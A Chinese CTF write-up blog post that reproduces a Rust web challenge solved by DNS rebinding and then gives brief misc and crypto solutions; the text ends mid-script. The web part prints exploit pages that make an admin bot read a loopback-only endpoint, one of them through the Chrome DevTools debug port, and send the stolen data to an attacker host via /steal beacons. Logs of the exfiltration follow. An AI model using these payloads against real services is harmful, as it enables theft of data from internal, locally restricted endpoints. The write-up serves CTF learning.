Gentle_knife's Studio.

vec杯

Word count: 16.5kReading time: 84 min
2025/10/27
loading

前言,本来听说好拿奖就去玩了,密码题什么的拷打 AI 都出的来,做大梦呢结果没想到加了决赛,决赛就不会拷打了,不过收获了两道有意思的 web 题目,就写一写。

最安全的语言

最安全的语言.zip

这个题目的情况是,在比赛期间有点思路,但是一直没做出来,赛后拷打 AI,出来一个思路是——DNS 重绑定漏洞,于是就复现,复现途中也是经历了重重困难。下面梳理一下整个复现的过程。

先贴一下复现的命令:

1
docker build -t ctf-challenge .

在当前目录下查找 Dockerfile,并根据其中的指令来构建一个 Docker 镜像,然后将这个新构建的镜像命名为 ctf-challenge

1
docker run -d -p 8500:8501 --name ctf-container --dns=8.8.8.8 -e GZCTF_FLAG="flag{review_is_difficult}" ctf-challenge

这个命令的目的是启动一个名为 ctf-container 的容器,它基于 ctf-challenge 镜像。这个容器会在后台运行,并且:

  1. 它可以通过宿主机的 8500 端口访问容器内部应用程序监听的 8501 端口。
  2. 容器内部的程序可以读取到一个名为 GZCTF_FLAG 的环境变量,其值就是 CTF 挑战的目标 Flag
  3. 容器的 DNS 解析将使用 8.8.8.8

为什么要这样起下面再说,先看源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
use std::{env, net::SocketAddr, sync::Arc};

use axum::{
Router,
routing::{get, post},
};
use safe_api::{db, route};
use tokio::net::TcpListener;

#[tokio::main]
async fn main() -> anyhow::Result<()> {
dotenv::dotenv().ok();

let db_name = env::var("DB_NAME")?;
let json_name = env::var("JSON_NAME")?;
let flag = env::var("GZCTF_FLAG")?;

let pool = db::init(db_name, json_name, flag)?;
let app = Router::new()
.route("/", get(route::index))
.route("/report", post(route::report))
.route("/search", get(route::public_search))
.route("/internal/search", get(route::private_search))
.with_state(Arc::new(pool));

let addr = format!("{}:{}", env::var("HOST")?, env::var("PORT")?);
let listener = TcpListener::bind(addr).await?;
axum::serve(
listener,
app.into_make_service_with_connect_info::<SocketAddr>(),
)
.await?;

Ok(())
}

main.rs,规定了几个路由

1
2
3
4
5
6
7
pub async fn report(Form(report): Form<Report>) -> Json<Value> {
task::spawn(async move { bot::visit_url(report.url).await.unwrap() });

Json(json!({
"message": "bot will visit the url soon"
}))
}

route.rs 节选,主要就是,

  1. bot::visit_url(report.url) 给/report 路由提交一个 url,bot 会去访问
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
pub fn init(db_name: String, json_name: String, flag: String) -> anyhow::Result<DbPool> {
if Path::new(&db_name).exists() {
fs::remove_file(&db_name)?;
}

let manager = SqliteConnectionManager::file(db_name);
let pool = Pool::new(manager)?;

let content = fs::read_to_string(json_name)?;
let comments: Vec<String> = serde_json::from_str(&content)?;

let conn = pool.get()?;
conn.execute(
"CREATE TABLE comments(content TEXT, hidden BOOLEAN)",
params![],
)?;

for comment in comments {
conn.execute(
"INSERT INTO comments(content, hidden) VALUES(?, ?)",
params![comment, false],
)?;
}

conn.execute(
"INSERT INTO comments(content, hidden) VALUES(?, ?)",
params![flag, true],
)?;

Ok(pool)
}

pub fn search(conn: DbConn, query: String, hidden: bool) -> anyhow::Result<Vec<String>> {
let mut stmt =
conn.prepare("SELECT content FROM comments WHERE content LIKE ? AND hidden = ?")?;
let comments = stmt
.query_map(params![format!("%{}%", query), hidden], |row| {
Ok(row.get(0)?)
})?
.collect::<rusqlite::Result<Vec<String>>>()?;

Ok(comments)
}

  1. 看到 flag 在数据库里,且 hidden=true
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
pub async fn private_search(
Query(search): Query<Search>,
State(pool): State<Arc<DbPool>>,
ConnectInfo(addr): ConnectInfo<SocketAddr>,
) -> Result<Json<Vec<String>>, AppError> {
if !addr.ip().is_loopback() {
return Err(anyhow!("only bot can access").into());
}

let conn = pool.get()?;
let comments = db::search(conn, search.s, true)?; // 注意这里的 true

if comments.len() > 0 {
Ok(Json(comments))
} else {
Err(anyhow!("No comments found").into())
}
}
  1. 私密搜索数据库 hidden=true,只有loopback 本地回环地址才行。

那么终点就是让 bot 去访问http://127.0.0.1:8000/internal/search。


一开始拜托 ai 给我写了个脚本,内容如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# cat exploit.html 

<script>
const TARGET_PORT = '8000';
const ATTACKER_IP = 'vps——ip';
const ATTACKER_PORT = '8000';
async function getFlag() {
try {
const response = await fetch(`http://127.0.0.1:${TARGET_PORT}/internal/search?s=`);
const data = await response.json();
const flagData = btoa(JSON.stringify(data));
await fetch(`http://${ATTACKER_IP}:${ATTACKER_PORT}/steal?flag=${flagData}`);
} catch (e) {
await fetch(`http://${ATTACKER_IP}:${ATTACKER_PORT}/error?msg=${btoa(e.toString())}`);
}
}
getFlag();

</script>

就是非常简单的,让浏览器去访问 127.0.0.1,然后解析数据,把数据发回来。

问题在哪?过不了 CORS,因为在浏览器看来,是 vps 要去请求 127.0.0.1 的资源,你们俩不同源啊,所以一直都是 "GET /error?msg=VHlwZUVycm9yOiBGYWlsZWQgdG8gZmV0Y2g= HTTP/1.1",就是TypeError: Failed to fetch

赛后还是 0 解(因为是个小比赛),一直惦记着,跟 AI 聊聊,有可能是 dns 重绑定,这个时候比赛环境已经关了,没辙,就去复现,先是缺环境变量试了半天,还好拿的是 GZCTF 的平台,传了 GZCTF_FLAG 就行了。

这个时候试了试用 CDP,但是其实也过不了 CORS.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
<script>
// --- 配置 ---
// 你的攻击服务器 IP 和 端口
const ATTACKER_IP = 'vps-ip';
const ATTACKER_PORT = '8000';

// CTF 目标的 Web 服务端口 (根据 Dockerfile 是 8000)
const TARGET_PORT = '8000';
// CTF 目标的调试端口 (根据 bot.rs 是 9222)
const DEBUG_PORT = '9222';

// --- 辅助函数 ---

// 1. 用于数据带出的函数
function exfiltrate(data) {
const img = new Image();
// btoa 用于编码,防止特殊字符干扰 URL
img.src = `http://${ATTACKER_IP}:${ATTACKER_PORT}/steal?data=${btoa(data)}`;
document.body.appendChild(img);
}

// 2. 用于错误回传的函数
function reportError(error) {
const img = new Image();
img.src = `http://${ATTACKER_IP}:${ATTACKER_PORT}/error?msg=${btoa(error.toString())}`;
document.body.appendChild(img);
}

// --- 主函数 ---
async function exploit() {
try {
// 步骤 1: 找到 CDP 的 WebSocket 连接地址
// 浏览器允许从 HTTP 页面 fetch 127.0.0.1 上的调试端口
const response = await fetch(`http://127.0.0.1:${DEBUG_PORT}/json/list`);
const targets = await response.json();

// 寻找 bot 正在访问的当前页面的 WebSocket URL
// (更稳妥的方式是查找 url 等于 location.href 的目标)
if (!targets || targets.length === 0 || !targets[0].webSocketDebuggerUrl) {
throw new Error("Could not find webSocketDebuggerUrl");
}
const wsUrl = targets[0].webSocketDebuggerUrl;

// 步骤 2: 连接到 WebSocket
// WebSocket API 不是基于 Promise 的, 我们需要手动包装一下
const ws = await new Promise((resolve, reject) => {
const socket = new WebSocket(wsUrl);
socket.onopen = () => resolve(socket);
socket.onerror = (err) => reject(new Error("WebSocket connection failed"));
});

// 步骤 3: 监听来自 CDP 的消息
ws.onmessage = (event) => {
const data = JSON.parse(event.data);

// 检查这是不是我们命令的响应 (id: 1)
if (data.id === 1 && data.result) {
if (data.result.result.value) {
// 成功! data.result.result.value 包含了 fetch 的 text() 结果
const flagData = data.result.result.value;
exfiltrate(flagData);
} else if (data.result.exceptionDetails) {
// 如果 CDP 内部执行 JS 出错
reportError("CDP execution error: " + data.result.exceptionDetails.text);
}
ws.close();
}
};

// 步骤 4: 发送 CDP 命令 (Runtime.evaluate)
// 这个命令会告诉浏览器执行一段 JS
// 因为它是在浏览器"内部"执行的,所以不受 CORS 限制
const command = {
id: 1, // 用 id 来匹配响应
method: 'Runtime.evaluate',
params: {
// 告诉浏览器执行 fetch, 等待 promise 完成, 然后返回文本结果
expression: `fetch('http://127.0.0.1:${TARGET_PORT}/internal/search?s=').then(r => r.text())`,
awaitPromise: true, // 关键:等待 fetch promise 完成
returnByValue: true // 返回实际的文本值
}
};

ws.send(JSON.stringify(command));

} catch (e) {
reportError(e);
}
}

// 执行攻击
exploit();
</script>

这个时候有一行奇怪的代码出现了,bot.rs 里:

1
2
println!("bot will sleep for 30s");
time::sleep(Duration::from_secs(30)).await;

去查了一下,有个网站:https://lock.cmpxchg8b.com/rebinder.html

ai 这个时候大声嚷嚷说这个网站已经臭名昭著了你还是自己搭建一个 DNS 服务吧,别去管他。

复现的时候,先是把 vps 写错一个数字,导致一直收不到访问;后面能收到了,发现 error 了:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
root@iZgc74kmgd4eqo33jecax8Z:/var/www/html# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
----------------------------------------
Exception occurred during processing of request from ('221.130.58.83', 37063)
Traceback (most recent call last):
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.12/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.12/socketserver.py", line 761, in __init__
    self.handle()
  File "/usr/lib/python3.12/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.12/http/server.py", line 404, in handle_one_request
    self.raw_requestline = self.rfile.readline(65537)
                           ^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/socket.py", line 707, in readinto
    return self._sock.recv_into(b)
           ^^^^^^^^^^^^^^^^^^^^^^^
ConnectionResetError: [Errno 104] Connection reset by peer
----------------------------------------
221.130.58.83 - - [26/Oct/2025 15:28:19] code 404, message File not found
221.130.58.83 - - [26/Oct/2025 15:28:19] "GET /favicon.ico HTTP/1.1" 404 -
----------------------------------------
Exception occurred during processing of request from ('221.130.58.83', 37121)
Traceback (most recent call last):
  File "/usr/lib/python3.12/http/server.py", line 731, in send_head
    f = open(path, 'rb')
        ^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/var/www/html/favicon.ico'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.12/socketserver.py", line 692, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.12/http/server.py", line 1311, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.12/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.12/socketserver.py", line 761, in __init__
    self.handle()
  File "/usr/lib/python3.12/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.12/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/lib/python3.12/http/server.py", line 676, in do_GET
    f = self.send_head()
        ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/http/server.py", line 733, in send_head
    self.send_error(HTTPStatus.NOT_FOUND, "File not found")
  File "/usr/lib/python3.12/http/server.py", line 488, in send_error
    self.end_headers()
  File "/usr/lib/python3.12/http/server.py", line 538, in end_headers
    self.flush_headers()
  File "/usr/lib/python3.12/http/server.py", line 542, in flush_headers
    self.wfile.write(b"".join(self._headers_buffer))
  File "/usr/lib/python3.12/socketserver.py", line 840, in write
    self._sock.sendall(b)
ConnectionResetError: [Errno 104] Connection reset by peer
----------------------------------------

排查半天没排查出来,反正就是访问 vps/xxx.html 访问不到,但是其他都正常。

没办法,一台机子上复现吧。

新的问题是,要满足同源策略,那么端口号要一样吧?本地 8000 端口被 hyper-v 预留了,源码和脚本全改吧!

改了,为什么只有 127.0.0.1 在访问?因为大学和大型组织的 DNS 服务器,通常会无视(Ignore)网站设置的低 TTL,强制把所有 DNS 结果缓存 30 秒、60 秒甚至更久(为了减轻它们自己服务器的压力)。 所以一开始的启动要写--dns=8.8.8.8

在桌面上整一个 exploit.html:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
<script>
// 你的攻击服务器的 *真实* IP,用于接收数据
const ATTACKER_IP = '172.22.136.136'; // Bot 访问你的局域网 IP
const ATTACKER_PORT = '8501'; // Bot 访问你的 Python 端口

// 1. 用于数据带出的函数 (使用真实 IP)
function exfiltrate(data) {
const img = new Image();
img.src = `http://${ATTACKER_IP}:${ATTACKER_PORT}/steal?data=${btoa(data)}`;
document.body.appendChild(img);
}

// 2. 用于错误回传的函数 (使用真实 IP)
function reportError(error) {
const img = new Image();
img.src = `http://${ATTACKER_IP}:${ATTACKER_PORT}/error?msg=${btoa(error.toString())}`;
document.body.appendChild(img);
}

// --- 主函数 ---
async function exploit() {
const startTime = Date.now();
// Bot 会等 30 秒,我们尝试 25 秒
const timeout = 25000;

// 每 2 秒尝试一次
const intervalId = setInterval(async () => {
// 检查是否超时
if (Date.now() - startTime > timeout) {
clearInterval(intervalId);
reportError("Gave up after 25s, DNS rebind failed.");
return;
}

try {
// fetch 相对路径, 并添加随机数防止缓存
const response = await fetch('/internal/search?s=&cachebust=' + Math.random());
const rawText = await response.text();

// ** 关键检查 **
// 404 页面是 <html> 开头
// Flag 是 JSON 数组,是 [ 开头
if (rawText.startsWith("[")) {
// 成功!
clearInterval(intervalId); // 停止重试
exfiltrate(rawText);
} else {
// 还是 404 页面,什么也不做,等下一次重试
}

} catch (e) {
// 如果 fetch 本身失败了 (比如网络错误)
reportError("Fetch failed: " + e.toString());
clearInterval(intervalId);
}
}, 2000); // 每 2 秒试一次
}

// 执行攻击
exploit();
</script>
1
2
3
4
5
6
7
8
9
10
11
❯ python -m http.server 8501
Serving HTTP on :: port 8501 (http://[::]:8501/) ...
::ffff:127.0.0.1 - - [26/Oct/2025 16:17:53] "GET /exploit.html HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [26/Oct/2025 16:17:53] code 404, message File not found
::ffff:127.0.0.1 - - [26/Oct/2025 16:17:53] "GET /favicon.ico HTTP/1.1" 404 -
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:55] code 404, message File not found
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:55] "GET /internal/search?s=&cachebust=0.7574375468421085 HTTP/1.1" 404 -
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:57] code 404, message File not found
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:57] "GET /internal/search?s=&cachebust=0.5091998331458577 HTTP/1.1" 404 -
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:59] code 404, message File not found
::ffff:172.22.136.136 - - [26/Oct/2025 16:17:59] "GET /steal?data=WyJmbGFney4uLn0iXQ== HTTP/1.1" 404 -

哎,复现的真不容易。

[ 这里有一个 java 的 xxe 的坑填在这里 ]

决赛

Misc

deepseek->sound

flag{1Amn0tAdeAdmAn}

我是祖冲之

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
import socket
import re
import time
from typing import Optional

# 服务器信息
HOST = '223.94.36.170'
PORT = 32878


def chinese_to_number_section(section_str: str, num_map: dict, unit_map: dict) -> Optional[int]:
"""
辅助函数:处理“千”以内(不含“万”)的数字串。
用于处理如“十六”中的“十”在没有数字前缀时默认为 1 的逻辑。
"""
if not section_str:
return 0

# 移除可能存在的'零'
section_str = section_str.replace('零', '')

result = 0
temp_num = 0

for char in section_str:
if char in num_map:
temp_num = num_map[char]
elif char in unit_map:
unit = unit_map[char]

# 核心逻辑:如果单位前没有数字(temp_num=0),且单位是'',则默认为1。
if temp_num == 0 and unit == 10:
temp_num = 1

# 乘以单位,然后重置数字
result += temp_num * unit
temp_num = 0

# 加上最后的个位数字
result += temp_num

return result


def chinese_to_number(chinese_str: str) -> Optional[int]:
"""
健壮的中文数字转阿拉伯数字的函数,支持到“万”的量级。
"""
num_map = {'': 0, '': 1, '': 2, '': 3, '': 4, '': 5, '': 6, '': 7, '': 8, '': 9}
unit_map = {'': 10, '': 100, '': 1000}

# 特殊处理:如果以''开头,自动补'' (如 '十二' -> '一十二')
if chinese_str.startswith('') and len(chinese_str) > 1:
chinese_str = '' + chinese_str
elif chinese_str == '':
return 10

total_result = 0

# 1. 处理“万”
if '' in chinese_str:
parts = chinese_str.split('', 1)

# 处理万位或更高的部分
if parts[0]:
value_before_wan = chinese_to_number_section(parts[0], num_map, unit_map)
if value_before_wan is not None:
total_result += value_before_wan * 10000

# 剩下的部分
chinese_str = parts[1] if len(parts) > 1 else ''

# 2. 处理万以下的部分
if chinese_str:
value_after_wan = chinese_to_number_section(chinese_str, num_map, unit_map)
if value_after_wan is not None:
total_result += value_after_wan

return total_result


def solve_problem(problem_text: str) -> Optional[str]:
"""
解析题目文本,计算结果。
"""
print(f"原始题目: {problem_text.strip()}")

# 1. 使用正则表达式分割:数字A, 运算符, 数字B
match = re.search(r'(.+)(乘|加|减|除)(.+)等于', problem_text.strip())

if not match:
print("!!! 错误: 无法解析题目格式。")
return None

# 提取中文数字和运算符
num_a_chinese = match.group(1).strip()
operator_chinese = match.group(2)
num_b_chinese = match.group(3).strip()

# 2. 转换为阿拉伯数字
num_a = chinese_to_number(num_a_chinese)
num_b = chinese_to_number(num_b_chinese)

if num_a is None or num_b is None:
print(f"!!! 错误: 中文数字转换失败: A='{num_a_chinese}', B='{num_b_chinese}'")
return None

# 3. 执行计算
result = None
if operator_chinese == '乘':
result = num_a * num_b
elif operator_chinese == '加':
result = num_a + num_b
elif operator_chinese == '减':
result = num_a - num_b
elif operator_chinese == '除':
if num_b == 0:
print("!!! 错误: 除数为零")
return None
# 使用 // 进行整数除法
result = num_a // num_b

if result is not None:
print(f"计算过程: {num_a} {operator_chinese} {num_b} = {result}")
return str(result)

return None


def main():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# 设置一个合理的单次接收超时,用于在 while 循环中快速检查数据
s.settimeout(0.5)

# --------------------------
# 1. 启动 try 块
# --------------------------
try:
print(f"尝试连接到 {HOST}:{PORT}...")
s.connect((HOST, PORT))
print("连接成功。开始挑战...")

# 接收初始欢迎信息
initial_data = s.recv(4096).decode('utf-8', errors='ignore')
print("--- 初始信息 ---")
print(initial_data)
print("----------------")

# 接收到的所有数据的缓存,用于查找题目和 FLAG
data_buffer = initial_data

# 挑战从第1题开始
i = 1
while i <= 100:
# 2. 接收题目: 持续接收数据直到找到当前的题号
start_time_recv = time.time()
problem_line = None

# 内部循环,尝试在 1.0 秒内找到下一题
while time.time() - start_time_recv < 1.0:

# 检查当前缓存的数据中是否包含当前的题号 i
target_pattern = r'(第\s*' + str(i) + r'\s*题:.+)'
match = re.search(target_pattern, data_buffer, re.DOTALL)

if match:
problem_line = match.group(1).strip()
# 清理掉确认信息和上一题回显,只保留题目及之后的内容
start_index = data_buffer.find(problem_line)
data_buffer = data_buffer[start_index:]
break # 找到题目行,跳出接收循环

# 如果没找到,尝试接收新数据
try:
data_chunk = s.recv(4096).decode('utf-8', errors='ignore')
if not data_chunk:
print("\n!!! 警告:在寻找题目时连接断开或无数据,可能已收到 FLAG。")
break # 收到空数据,跳出内层循环
data_buffer += data_chunk
except socket.timeout:
# 短暂超时,继续循环检查时间限制
continue
except Exception as e:
print(f"接收数据时发生错误: {e}")
raise # 抛出错误到外层 try/except

if not problem_line:
# 如果在规定时间内没找到当前题号(超时失败或连接已关闭)
break # 跳出外层 while 循环,进入最终数据捕获

# 3. 解析和计算
problem_text = re.sub(r'第\s*\d+\s*题:', '', problem_line).strip()

start_time = time.time()
answer = solve_problem(problem_text)
elapsed_time = time.time() - start_time

if answer is None:
print(f"第 {i} 题: 无法计算答案,退出。")
break

# 4. 发送答案
response = answer + '\n'
print(f"用时: {elapsed_time:.4f}秒. 发送答案: {answer}")
s.sendall(response.encode('utf-8'))

# --- 关键修复:发送答案后,尝试清空服务器的确认信息 ---
try:
s.settimeout(0.1) # 临时设置为极短超时
confirmation_chunk = s.recv(4096).decode('utf-8', errors='ignore')
# 将确认信息存入缓冲区,下一轮循环会从这里开始查找新的题号
data_buffer = confirmation_chunk
s.settimeout(0.5) # 恢复默认超时
except socket.timeout:
s.settimeout(0.5) # 即使超时也要恢复默认
pass
except Exception:
s.settimeout(0.5)
pass
# --------------------------------------------------------

i += 1 # 题号递增

# ----------------------------------------------------
# 挑战结束/连接中断后的最终数据捕获 (无论循环如何结束)
# ----------------------------------------------------
print("\n--- 挑战结束或连接中断,捕获最终数据 ---")

# 将 socket 设置为极短超时,以快速读取所有剩余数据
s.settimeout(0.1)

read_start_time = time.time()
# 在短时间内(0.5s)尝试读取所有剩余数据,直到超时或收到空数据
while time.time() - read_start_time < 0.5:
try:
chunk = s.recv(4096).decode('utf-8', errors='ignore')
if chunk:
data_buffer += chunk
else:
# 收到空数据块,说明服务器已关闭连接
break
except socket.timeout:
# 短暂超时,说明没有新数据了,退出读取循环
break
except Exception as e:
print(f"读取最终数据时发生错误: {e}")
break

print("\n--- 最终服务器响应/缓存数据 ---")
print(data_buffer)
print("-----------------------------------")

if 'FLAG' in data_buffer or 'flag' in data_buffer:
print("!!! 恭喜,已捕获 FLAG !!!")

# --------------------------
# 2. 结束 try 块并处理异常
# --------------------------
except socket.timeout:
print("\n--- 错误: Socket 连接超时。可能是2秒内未回答或服务器断开连接。 ---")
except ConnectionRefusedError:
print("\n--- 错误: 连接被拒绝。请检查IP和端口是否正确,或目标服务是否运行。 ---")
except Exception as e:
print(f"\n--- 发生未预期的错误: {e} ---")

finally:
s.close()
print("连接已关闭。")


if __name__ == "__main__":
main()
# flag{f5564eac-e216-4a0b-b938-2888f3b85ab1}

简单的校验

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
根据您的要求,程序执行了以下操作:

加载数据:成功加载 data.xlsx - Sheet1.csv 文件。

推断算法:通过分析校验和的长度(A列为64位,B列为32位),程序推断“A列”使用 SHA-256 算法,“B列”使用 MD5 算法。此推断通过计算第一行数据并与给定的校验和比较得到了验证。

数据校验:程序逐行计算“A列”的 SHA-256 值和“B列”的 MD5 值,并与“A列校验和”、“B列校验和”列中的数据进行比较。

统计不匹配:

A列不匹配的行数:2065

B列不匹配的行数:2964

生成结果字符串:根据统计结果,生成字符串为 A列-2065;B列-2964

计算 MD5 值:计算上述字符串的 MD5 值。

最终提交的答案如下:

flag{02c4d4792b6a7c62f9313b2774364100}

Crypto

贝斯

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
import base64
import binascii # 用于捕获解码错误

# 你的目标字符串
encoded_str = "Q*3ZVQZZvPRWLb9RcmxrQC3n^QdKcePE}PfRclUHQZO}1QdMkLQ*1^{S87&AQ7|=3RBS>^Q!!FRRz-MBQ!!RyQdCk`Q7|=8Q)_5QR#sX~O>1yhPE}S^R8>w>Q!z?PS4KuvRWVjeQdVqMPDEN%R%>KOQZZ;&R#kU-Q*2o=QfpRIO=~$yR%=dGQC3n+R#k9TS5;LoR%=dEQZQOcR%>imR7Pw|S8H@fQ7|z~R4{Z?Q&v(;Rz-JtQ!!RrR#ZtcRWV9PQ)_5OQ!!RcRcmlzR%=>DRclUAQ&w6^Rz*ftO>9<6R#t3APDWZpRcmBJQ$=W2Rz+}9Q*3ZdQfp35Q7}15RcmZjQdUw_Qfq8hS5;McR%=dIRYgikQfq8sS8PU1Q*2sCQdUWMR4{B;QZZ6ORz^-nQ!sEtQdCk?Q7~FaQfp*aQ&w6_RaJ0TPE}e|R8@3ORYh=1QdMkKRWMdgPDX4-PHb94RBL2MQ$<!vRWNW;Q)*U3Qfo~zRWLb9R%=#SR#s9?O>1;ZQbtuURclgBRYh<~Qfq8iR76TkS8H@gQZO+@R4{Z?Q)^aCRz^-%Q)^aQQdChgRWV9PR%>KgR#sL^RcmlzQ7~FWR8&e(Q&w6=Rz*%#RWVjfR#t3APDV;aQ$=J$Q&w6^R#kXfQ*3ZdQdCM#Q7}1CQ)_TWR54OiR#k9TS5{g?R%=dFQ&w<EQdM+QQ*1^{R%>)eQ+irVR4{Z?Q&v($Rz-JtQ!!RyQdCk?Q!q71QEO~hQ&v_~Q7~{}Q7~3iR8>w?Q!z?PRz+-8RWMpjQdVqMPDV;ZRcmBJQ$<!xRWNW;Q)*UBQdCM#Q!qJ7RcmBbQC3n^QdM+EPDNEPR%=c}QZQOcQdMkLRWN8vS8Gm4R(e`gR4{B)Q!!FPRz^-nR8=%FQdCk?Q88LbQfp{OQ&v_>RaJ0dQ!rXaRaQ<=Q&vhuS4LJ<RWMdeQdVq6O=?<HS8HTPQ&w6^Rz-JtQ*3ZdQdLe)Q87wPRcmZnRaR0|R#k9DS5{RrRclUDQZO}0S4LJ?Q*1^|QfgL5QdUWMR4{B;Q87|NRz-MBQ!sEvQdCk?QblM;QEPBWR#sX~O>1yrQ886{R8>w>RBLccQdL$}RWMdcR#t3QO=?<HRcmBVQ$<!xRxof=Q*3ZoQdCJYRWLbBRcmxrQC3lTR#k9TS5;LoR%=dEQZPzMQ$|)*Q*1^{S8H@fQ!p`1R4{B)Q&v($Rz^-oQ&v`5QdCM;Q7|<~QEO;MQ&v_@O>1yrR%=>LRaQ<<RYh<}Rz*fuRWMdeQ)@~_PDV;ZQfp*KQZZ;&R#k9SQ*3ZVR%}jAQ!qJ7RcmxrQC3n^R#h-CS5;LqR%=dAQZQOcQfq8gQ*1^{S8H@eO=?<9R4{Z?Q&wnJRz-JtQ!#KuQdCk?Qbl-CQ)_5OQ&w6_RcmlzQ!rXYR8>w?Q&vh$Rz+l0RWVjeQdVq6PDV;ZRcmBdQZZ;&R#k9QQ*3ZVQfp35O=~q#Q)_HhQ87|fQdM+DS5;LoRclURQZPzMR%>ikQ*260S8Gm2RWLC`R4_G5QZZ6ORz+}9Q!rUEQfpRIQ7}15R#Y%KP*gBEP*FWS"

# 对应的解码器列表
decoders = [
base64.b16decode,
base64.b32decode,
base64.b64decode,
base64.b85decode
]

# 将初始字符串转换为bytes,因为b85decode尤其需要bytes
initial_bytes = encoded_str.encode('ascii')


def solve(current_bytes, depth):
"""
递归函数,尝试所有解码路径
:param current_bytes: 当前步骤的bytes数据
:param depth: 当前的解码深度(0代表刚开始,10代表已解码10次)
"""

# 基本情况:如果已经解码了10
if depth == 10:
try:
# 尝试将最终的bytes解码为utf-8字符串
possible_flag = current_bytes.decode('utf-8')

# 检查是否是我们想要的flag格式
if possible_flag.startswith('flag{'):
print(f"🎉 找到了! Flag: {possible_flag}")
except UnicodeDecodeError:
# 如果解码为UTF-8失败,说明这条路不对
pass
return

# 递归步骤:尝试所有4种解码器
for decoder in decoders:
try:
# 尝试解码
decoded_bytes = decoder(current_bytes)

